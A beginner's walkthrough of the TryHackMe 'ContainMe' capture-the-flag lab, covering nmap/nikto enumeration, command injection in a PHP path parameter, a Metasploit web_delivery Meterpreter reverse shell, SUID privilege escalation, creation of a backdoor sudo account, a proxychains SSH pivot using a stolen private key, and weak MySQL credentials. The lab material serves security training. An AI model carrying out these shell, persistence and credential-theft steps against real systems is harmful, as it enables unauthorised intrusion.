

THM – ContainMe Walkthrough by B4Y0N3T

Room Link: <https://tryhackme.com/room/containme1>

Email: b4yon3t@protonmail.com

INTRODUCTION

I am still in the early days of my journey to becoming a pen tester. I noticed this box go up as a new one with no “walkthroughs” This appealed to me as I would have to work it out myself without a handrail. The name “ContainMe” and subtext “Where am I? Catch Me” illuded that I would have to gain access through my access. Throughout my screenshots, the VICTIM IP address will change as I lost connectivity.

***NOTE: This is my first attempt at a walkthrough. I welcome feedback.**

TASK 1

Hack into me and look for the hidden flag. Look beyond the horizon.

Answer the questions below

Read me and move onto the next task for the challenge.

The above is “READ ONLY”, once read, click “Question Done”

TASK 2

Please deploy the target machine and wait 2-5 minutes for everything to start on the target machine.

Good luck finding the flag!

Start the machine, wait the allocated time and crack on!

ACTIONS

ENUMERATION

First action is to enumerate the target IP address,

I ran the command “sudo nmap -A -p- VICTIM-IP” , -A (Aggressive, software/OS/versions and -p- for all ports. A bit over the top and can be changed to suit your needs.

RESULTS;

```

Nmap scan report for 10.10.254.39
Host is up (0.026s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 a6:3e:80:d9:b0:98:fd:7e:09:6d:34:12:f9:15:8a:18 (RSA)
|_ 256 ec:5f:89:1d:59:b3:59:2f:49:ef:fb:fa:da:d0:1d:7a (ECDSA)
|_ 256 b1:4a:22:dc:7f:60:e4:fc:08:0c:55:4f:e4:15:e0:fa (ED25519)
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
2222/tcp  open  EtherNetIP-1?
|_ ssh-hostkey: ERROR: Script execution failed (use -d to debug)
8022/tcp  open  ssh          OpenSSH 7.7p1 Ubuntu 4ppal+obfuscated (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 dc:ae:ea:27:3f:ab:10:ae:8c:2e:b3:0c:5b:d5:42:bc (RSA)
|_ 256 67:29:75:04:74:1b:83:d3:c8:de:6d:65:fe:e6:07:35 (ECDSA)
|_ 256 7f:7e:89:c4:e0:a0:da:92:6e:a6:70:45:fc:43:23:84 (ED25519)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
05:SCAN(V=7.91%E=4%D=11/15%OT=22%CT=1%CU=37543%PV=Y%D5=2%DC=T%G=Y%TM=61928A
05:TLV=P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OP
05:S(O1=M506ST11NW7%O2=M506ST11NW7%O3=M506NNT11NW7%O4=M506ST11NW7%O5=M506ST
05:11NW7%O6=M506ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)EC
05:N(R=Y%DF=Y%T=40%W=F507%U=M506NNSNM7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%AS=0%A=S+%F=
05:AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%G=0%A=Z%F=R%O=0%RD=0%Q=)T5(
05:R=Y%DF=Y%T=40%W=0%G=0%A=Z%F=AR%O=0%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%G=0%A=Z%
05:F=AR%O=0%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%G=0%A=Z%F=AR%O=0%RD=0%Q=)U1(R=Y%DF=N
05:%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUJD=G)IE(R=Y%DFI=N%T=40%C
05:D=5)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 23/tcp)
HOP RTT ADDRESS
1 24.15 ms 10.9.0.1
2 24.31 ms 10.10.254.39

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 831.85 seconds

```

The results showed the following ports as being open;

```

22      |SSH      |OPENSSSH 7.6p1
80      |HTTP     |Apache httpd 2.4.29
2222    |EtterNetIP-1? |
8022    |SSH      |OPENSSSH 7.7p1

```

As port 80 is open, the first thing I did was navigate to it in the browser. It returned the following;

Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```

/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf

```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2dissconf`. See their respective man pages for detailed information.
- The binary is called `apache2`. Due to the use of environment variables, in the default configuration, `apache2` needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work with the default configuration.**

Document Roots

By default, Ubuntu does not allow access through the web browser to any file apart of those located in `/var/www`, `public_html` directories (when enabled) and `/usr/share` (for web applications). If your site is using a web document root located elsewhere (such as in `/srv`) you may need to whitelist your document root directory in `/etc/apache2/apache2.conf`.

The default Ubuntu document root is `/var/www/html`. You can make your own virtual hosts under `/var/www`. This is different to previous releases which provides better security out of the box.

Reporting Problems

Please use the `ubuntu-bug` tool to report bugs in the Apache2 package with Ubuntu. However, check **existing bug reports** before reporting a new bug.

Please report bugs specific to modules (such as PHP and others) to respective packages, not to the web server itself.

As stated in the nMAP scan, we can see that port 80 is hosting an Apache 2 server. The next steps in my enumeration was to run a nikto scan. Results as follows;

```
---(kali@kali)~$ nikto -h http://10.10.25.39
- Nikto v2.1.6
-----
+ No web server found on 10.10.25.39:80
+ 0 host(s) tested

---(kali@kali)~$ nikto -h http://10.10.254.39
- Nikto v2.1.6
-----
+ Target IP: 10.10.254.39
+ Target Hostname: 10.10.254.39
+ Target Port: 80
+ Start Time: 2021-11-15 11:22:58 (GMT-5)
-----
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Retrieved x-powered-by header: PHP/7.2.24-0ubuntu0.18.04.8
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 2aa6, size: 5c730cd1fa4e, mtime: gzip
+ Multiple index files found: /index.html, /index.php
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD

+ [A][B][B][A][B]
+ /info.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-5292: /info.php?file=http://cirt.net/rflinc.txt: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ 7889 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time: 2021-11-15 11:28:01 (GMT-5) (303 seconds)
-----
+ 1 host(s) tested
```

Nothing, major here. It does highlight the availability of the following pages;

/index.html | /index.php | /info.php

Before launching DIRB I decided to check these pages.

/index.html - Already checked

/info.php;

Configuration

apache2handler

Apache Version	Apache/2.4.29 (Ubuntu)
Apache API Version	20120211
Server Administrator	webmaster@localhost
Hostname:Port	host1.lxd:80
User/Group	www-data(33)/33
Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100
Timeouts	Connection: 300 - Keep-Alive: 5
Virtual Server	Yes
Server Root	/etc/apache2
Loaded Modules	core mod_so mod_watchdog http_core mod_log_config mod_logio mod_version mod_unixd mod_access_compat mod_alias mod_auth_basic mod_authn_core mod_authn_file mod_authz_core mod_authz_host mod_authz_user mod_autoindex mod_deflate mod_dir mod_env mod_filter mod_mime prefork mod_negotiation mod_php7 mod_reqtimeout mod_setenvif


The info page contains a lot of information about the configuration and the environment. It may be something that I may want to revisit but for now I figured I would have a look at the other page I found. Again, due to the naming of this CTF I have assumed that at some point I may need to pivot my access. Highlighted above is the name host1.lxd:80 making me think that at some point I may be looking for host 2 etc.

/index.php

```
10.10.254.39/index.php x +
← → ↺ ↻ 10.10.254.39/index.php
Kali Linux Kali Tools Kali Forums Kali Docs NetHunter
total 28K
drwxr-xr-x 2 root root 4.0K Jul 16 11:40 .
drwxr-xr-x 3 root root 4.0K Jul 15 17:11 ..
-rw-r--r-- 1 root root 11K Jul 15 17:11 index.html
-rw-r--r-- 1 root root 154 Jul 16 11:40 index.php
-rw-r--r-- 1 root root 20 Jul 15 17:27 info.php
```


I found the above very interesting. It appears to be a list of files within a local directory. Using the information from /info.php, I assumed that these are the files within the www-data directory. Going back to the list of files, this now suggests to me that I may be able to somehow run arbitrary commands through the address bar. I decided to view the source information.

/index.php source information



```
1 <html>
2 <body>
3   <pre>
4     total 28K
5   drwxr-xr-x 2 root root 4.0K Jul 16 11:40 .
6   drwxr-xr-x 3 root root 4.0K Jul 15 17:11 ..
7   -rw-r--r-- 1 root root 11K Jul 15 17:11 index.html
8   -rw-r--r-- 1 root root 154 Jul 16 11:40 index.php
9   -rw-r--r-- 1 root root 20 Jul 15 17:27 info.php
10  </pre>
11
12  <!-- where is the path ? -->
13
14 </body>
15 </html>
16
17
```

I found the above quite interesting, specifically the part that said “where is the path?”. I decided to add this argument to the end of the url, providing it with the path of root. This was what I requested “http://10.10.254.39/index.php?path=/" I was presented with the following;



```
total 72K
drwxr-xr-x 22 root root 4.0K Nov 15 10:29 .
drwxr-xr-x 22 root root 4.0K Nov 15 10:29 ..
drwxr-xr-x 2 root root 4.0K Jul 30 04:28 bin
drwxr-xr-x 2 root root 4.0K Jun 29 03:07 boot
drwxr-xr-x 8 root root 480 Nov 15 07:24 dev
drwxr-xr-x 81 root root 4.0K Nov 15 08:56 etc
drwxr-xr-x 4 root root 4.0K Nov 15 08:54 home
drwxr-xr-x 16 root root 4.0K Jun 29 03:04 lib
drwxr-xr-x 2 root root 4.0K Jun 29 03:03 lib64
drwxr-xr-x 2 root root 4.0K Jun 29 03:01 media
drwxr-xr-x 2 root root 4.0K Jun 29 03:01 mnt
drwxr-xr-x 2 root root 4.0K Jun 29 03:01 opt
dr-xr-xr-x 177 nobody nogroup 0 Nov 15 07:24 proc
drwx----- 6 root root 4.0K Jul 19 15:30 root
drwxr-xr-x 17 root root 660 Nov 15 09:10 run
drwxr-xr-x 2 root root 4.0K Jul 30 04:36 sbin
drwxr-xr-x 2 root root 4.0K Jul 14 22:03 snap
drwxr-xr-x 2 root root 4.0K Jun 29 03:01 srv
dr-xr-xr-x 13 nobody nogroup 0 Nov 15 07:53 sys
drwxrwxrwt 8 root root 4.0K Nov 15 10:39 tmp
drwxr-xr-x 11 root root 4.0K Jun 29 03:03 usr
drwxr-xr-x 14 root root 4.0K Jul 15 17:11 var
```

This confirmed that I could interact with the machine via the address bar. I decided to attempt to exploit this to spawn a shell. To do this I decided to MSF consoles web_delivery module; exploit(multi/script/web_delivery)

```
msf6 exploit(multi/script/web_delivery) >
[*] 10.10.254.39 web_delivery - Delivering Payload (1110 bytes)
[*] Sending stage (39282 bytes) to 10.10.254.39
[*] Meterpreter session 1 opened (10.9.3.99:4444 -> 10.10.254.39:49900) at 2021-11-15 12:28:49 -0500
```


3. Entering "SESSION"

```
msf6 exploit(multi/script/web_delivery) > sessions

Active sessions
=====

  Id  Name  Type                Information                Connection
  --  -
  1    meterpreter php/linux  www-data (33) @ host1  10.9.3.99:4444 -> 10.10.254.39:49900 (10.10.254.39)

msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > █
```

Brilliant, so I now have a level of access, my next steps were to check who I was logged in as, using "getuid". This Tells me that I am connected as www-data (33). I then dropped into a shell by using the "shell" command and spawning a pty shell using the command "python3 -c 'import pty;pty.spawn("/bin/bash")'" seen below.

```
meterpreter > getuid
Server username: www-data (33)
meterpreter > pwd
/var/www/html
meterpreter > shell
Process 2056 created.
Channel 3 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@host1:/var/www/html$ █
```

My next approach was to start navigating the system and see what files I could identify. I navigated to the home directory and identified a user named "mike". He only appeared to have one file within his home folder, this being "1cryptupx". I couldn't find any information about it straight away. After some "playing around" I managed to run it using "./1cryptupx" and was presented with "CRYPTSHELL" shown below.

```
www-data@host1:/home/mike$ ./1cryptupx
./1cryptupx
CRYPTSHELL
```

I tried various flags against this file, the first being -h but was returned with the comment "You Wish", I tried others such as -a,-b and even -v (verbosity" to try and entice a response that could elevate my understanding but to no avail. The final thing I tried was to attempt running the users name after it, "./1cryptupx mike", unlike before where I constantly appeared to get an error message, this time I got no response, but equally nothing else seemed to happen either (Seen below). I decided to move on from this.

```
www-data@host1:/home/mike$ ./lcruptupx -v
./lcruptupx -v
CRYPTSHELL

Unable to decompress.
www-data@host1:/home/mike$ ./lcruptupx mike
./lcruptupx mike
CRYPTSHELL
```

I seemed to be very limited in where I could go or what I could do and figured that elevating my privileges would be the next logical step. I decided to run a search to find any files with SUID permissions, using “find / -perm -4000 2>/dev/null” Results below;

```
www-data@host1:/home/mike$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/share/man/zh_TW/crypt
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/at
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/gpasswd
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/mount
/bin/ping
/bin/su
/bin/umount
/bin/fusermount
/bin/ping6
www-data@host1:/home/mike$
```

From the returned results I was instantly curious about the first one “/usr/share/man/zh_TW/crypt” so decided to navigate to the folder and launch the file;

```
www-data@host1:/usr/share/man/zh_TW$ ./crypt
./crypt
CRYPTSHELL
www-data@host1:/usr/share/man/zh_TW$
```

It appeared that I had just gone around in a circle, although frustrated, it did quickly dawn on me that although the same file, this one had SUID privileges so I decided to try and run the same commands as before. As before -h returned a sarcastic "You Wish!", HOWEVER running it with the user MIKE gave me root privileges.

```
www-data@host1:/usr/share/man/zh_TW$ ./crypt mike
./crypt mike
CRYPTSHELL
root@host1:/usr/share/man/zh_TW#
```

Now I had root access, I decided to navigate around the machine more. This didn't seem to yield any positive results. No flags or anything. I could cat out both the /etc/passwd and the /etc/shadow files but again I could not identify the worth in doing so passed what I had already achieved.

Thinking back to the name of this box I decided to check the network interfaces using "ifconfig" as seen below;

```
root@host1:/# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.250.10 netmask 255.255.255.0 broadcast 192.168.250.255
    inet6 fe80::216:3eff:fe9c:ff0f prefixlen 64 scopeid 0x20<link>
    ether 00:16:3e:9c:ff:0f txqueuelen 1000 (Ethernet)
    RX packets 17095 bytes 19415315 (19.4 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 11085 bytes 2722385 (2.7 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.16.20.2 netmask 255.255.255.0 broadcast 172.16.20.255
    inet6 fe80::216:3eff:fe46:6b29 prefixlen 64 scopeid 0x20<link>
    ether 00:16:3e:46:6b:29 txqueuelen 1000 (Ethernet)
    RX packets 1206 bytes 131340 (131.3 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4480 bytes 237205 (237.2 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 34935 bytes 9993858 (9.9 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 34935 bytes 9993858 (9.9 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


A second network interface was brought back – “eth1” and I felt that this was worth investigating further. So traditionally I would run nMAP from the console on the machine that can see the network. Unfortunately, this was not installed on the machine I was on. The next thing I thought about doing was to install nMAP, however without internet access I would not be able to do so through the traditional route. I downloaded Nmap RPM to my local machine and transferred onto my victim, no avail – RPM was not a valid option. I tried downloading the source code to compile it, although I could extract the tar file, I could not “make” the install as the victim’s machine did not have the correct dependencies. After some research I thought I would attempt the nMAP scan using “proxychains” from my local machine.

To do this I first needed valid SSH login details to create a “SOCKS PROXY”, I did not have these. In the first instance I tried to break the password for “Mikes” account by extracting the information from “passwd” and “shadow” and using “John” to “crack” it. Using the standard wordlist this did not yield results. I then realised I had root level privs, so decided to make a new account with root level privs. I did this by typing the following: “adduser adam” and following the on screen prompts for password and other information. To finalise this account creation, I ran “usermod -aG sudo adam” to add it to the “sudo” group. Seen below

```
root@host1:/# adduser adam
adduser adam
Adding user `adam' ...
Adding new group `adam' (1000) ...
Adding new user `adam' (1000) with group `adam' ...
Creating home directory `/home/adam' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: adam

Retype new UNIX password: adam

passwd: password updated successfully
Changing the user information for adam
Enter the new value, or press ENTER for the default
  Full Name []:

  Room Number []:

  Work Phone []:

  Home Phone []:

  Other []:

Is the information correct? [Y/n] y
y
root@host1:/# usermod -aG sudo adam
usermod -aG sudo adam
root@host1:/# █
```

I could now set up a SSH SOCKS PROXY, with the intention of using proxychains to conduct my nMAP scans. The command to do this, within my local terminal is “ssh -D localhost:9050 -f -N adam@10.10.72.205” -f to put the ssh to the background and -N to make it not execute a remote command;

```
(kali㉿kali) - [~]
$ ssh -D localhost:9050 -f -N adam@10.10.72.205
The authenticity of host '10.10.72.205 (10.10.72.205)' can't be established.
ECDSA key fingerprint is SHA256:ZIUNiuJGp/VIIdvsDCWqAABt7W605Tttk0hCLmn49tkI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.72.205' (ECDSA) to the list of known hosts.
adam@10.10.72.205's password:
```

Now the SSH PROXY is set up I need to add this information to the bottom of the proxychains4 config file, usually located at /etc/proxychains4.conf

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9050
```

I can now run my nMAP scan through this SSH PROXY against the network eth1 identified earlier, I tried running the nMAP query against the entire range, but this was incredibly slow. Using the command “proxychains nmap -F 172.16.20.0/24”. Instead I ran the nMAP scan against the known active host – being the victim machine on 172.16.20.2 to see how it reacted and to check that my proxychains was working. Each port scan returned very quickly in comparison to doing the whole network. I decided to try doing one IP at a time, and noticed that IPs that appeared to be “down” took longer to reply. So I approached this doing one IP at a time, if slow then cancelled, if fast – I made the assumption that the device was up and let it finish. I am sure there is a reason/faster way of doing this but until I develop my understanding in this realm this process had to do. This resulted in me identifying the IP 172.16.20.6 as possible IP of interest, as shown below;

```
Nmap scan report for 172.16.20.6
Host is up (0.029s latency).
Not shown: 99 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 3.03 seconds
```

I decided to change my scan so more ports are covered and to obtain operating system plus service versions using the scan; “proxychains nmap -A 172.16.20.6” This yielded the following;

```
Nmap scan report for 172.16.20.6
Host is up (0.030s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 6a:45:5a:15:ac:12:c8:24:34:7a:d2:a1:28:2d:0d:9d (RSA)
|_ 256 d6:8b:7a:02:8c:90:3a:c8:c4:d5:5d:e9:63:ad:5f:3e (ECDSA)
|_ 256 f1:62:60:e0:e5:38:22:52:04:06:60:b8:9c:8c:3a:8f (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.43 seconds
```

At first glance, I didn't think that this would be much, with it being just port 22 and not having any additional log in data. I then remembered that when browsing on host1, mike had a ssh folder hidden in his home drive;

```
ls -al
total 384
drwxr-xr-x 5 mike mike 4096 Jul 30 04:36 .
drwxr-xr-x 4 root root 4096 Nov 15 12:33 ..
lrwxrwxrwx 1 root mike 9 Jul 19 15:06 .bash_history -> /dev/null
-rw-r--r-- 1 mike mike 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 mike mike 3771 Apr 4 2018 .bashrc
drwx----- 2 mike mike 4096 Jul 30 04:36 .cache
drwx----- 3 mike mike 4096 Jul 30 04:36 .gnupg
-rw-r--r-- 1 mike mike 807 Apr 4 2018 .profile
drwx----- 2 mike mike 4096 Jul 19 15:27 .ssh
-rwxr-xr-x 1 mike mike 358668 Jul 30 04:39 lccryptupx
```

I navigated to it and it showed the following;

```
root@host1:/home/mike/.ssh# ls
ls
id_rsa id_rsa.pub
root@host1:/home/mike/.ssh# ls -al
ls -al
total 16
drwx----- 2 mike mike 4096 Jul 19 15:27 .
drwxr-xr-x 5 mike mike 4096 Jul 30 04:36 ..
-rw----- 1 mike mike 1679 Jul 15 20:08 id_rsa
-rw-r--r-- 1 mike mike 392 Jul 15 20:08 id_rsa.pub
root@host1:/home/mike/.ssh#
```

I thought that I would try the id_rsa file to ssh into the new device – 172.16.20.6 using the following command; “ssh -i /home/mike/.ssh/id_rsa mike@172.16.20.6”, resulting in the following;

```
root@host1:/usr/share/man/zh_TW# ssh -i /home/mike/.ssh/id_rsa mike@172.16.20.6
<_TW# ssh -i /home/mike/.ssh/id_rsa mike@172.16.20.6
The authenticity of host '172.16.20.6 (172.16.20.6)' can't be established.
ECDSA key fingerprint is SHA256:L1BKalsC+LgClbpAX5jJvzYALuhUDflzEzhPc/C++/8.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added '172.16.20.6' (ECDSA) to the list of known hosts.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Jul 19 20:23:18 2021 from 172.16.20.2
mike@host2:~$
```

RESULT! I had now gained access to another machine. After enumerating the machine and navigating its file structure there was very little I could find. I ran `services --status-all` and realised that there was a mysql service running;

```

mike@host2:/tmp$ service --status-all
service --status-all
[ - ] acpid
[ + ] apparmor
[ + ] apport
[ + ] atd
[ + ] cron
[ - ] cryptdisks
[ - ] cryptdisks-early
[ + ] dbus
[ + ] ebttables
[ - ] hwclock.sh
[ + ] iscsid
[ - ] kmod
[ - ] lvm2
[ + ] lvm2-lvmetad
[ + ] lvm2-lmpolld
[ - ] lxcfs
[ - ] lxd
[ - ] mdadm
[ - ] mdadm-waitidle
[ + ] mysql
[ - ] open-iscsi
[ + ] procps
[ - ] rsync
[ + ] ssh
[ + ] udev
[ + ] unattended-upgrades
mike@host2:/tmp$

```

After attempts to brute force the “mysql” service utilising “Hydra” and my proxychains configuration I realised that the “MYSQL” port was not open. I attempted to edit the configuration file but this would of required elevating my privileges. After going away and reading on different brute force methods etc. I originally decided on trying to write my own python script on the machine locally. Before doing this I decided to attempt to log into “MYSQL” using basic passwords such as “REDACTED”, “REDACTED”, “REDACTED” etc. **UNEXPECTED RESULT** I was able to log in with the username “mike” and password “REDACTED” as seen below;

```

mike@host2:/tmp$ mysql -umike
mysql -umike -ppassword
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.34-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>

```

It was now time to navigate through the database using the following commands;
 show databases;
 use accounts;
 show tables;
 select * from users

Below is the output;

```

mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| accounts |
+-----+
2 rows in set (0.00 sec)

mysql> use accounts;
use accounts;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables in accounts |
+-----+
| users |
+-----+
1 row in set (0.00 sec)

mysql> select * from users;
select * from users;
+-----+
| login | password |
+-----+
| root | |
| mike | |
+-----+
2 rows in set (0.00 sec)

mysql>

```

I had now gained the following passwords;

root:

mike:

I navigated out of "MySQL" and attempted to change to root user, using the password obtained. This was a success as seen below;

```
mike@host2:/tmp$ su root
su root
Password:
root@host2:/tmp#
```

Navigating into the root folder, I identified a zipped file called "mike.zip" so I attempted to unzip it, it prompted me for a password, I used the password obtained from the MySQL database: WhatAreYouDoingHere This extracted a file named Mike as seen below;

```
root@host2:/tmp# cd /root
cd /root
root@host2:~# ls
ls
mike.zip
root@host2:~# unzip mike.zip
unzip mike.zip
Archive:  mike.zip
[mike.zip] mike password:

  extracting: mike
root@host2:~# ls
ls
mike mike.zip
root@host2:~#
```

Catting the file "mike" I was able to obtain the FLAG which was used to complete "Task 2"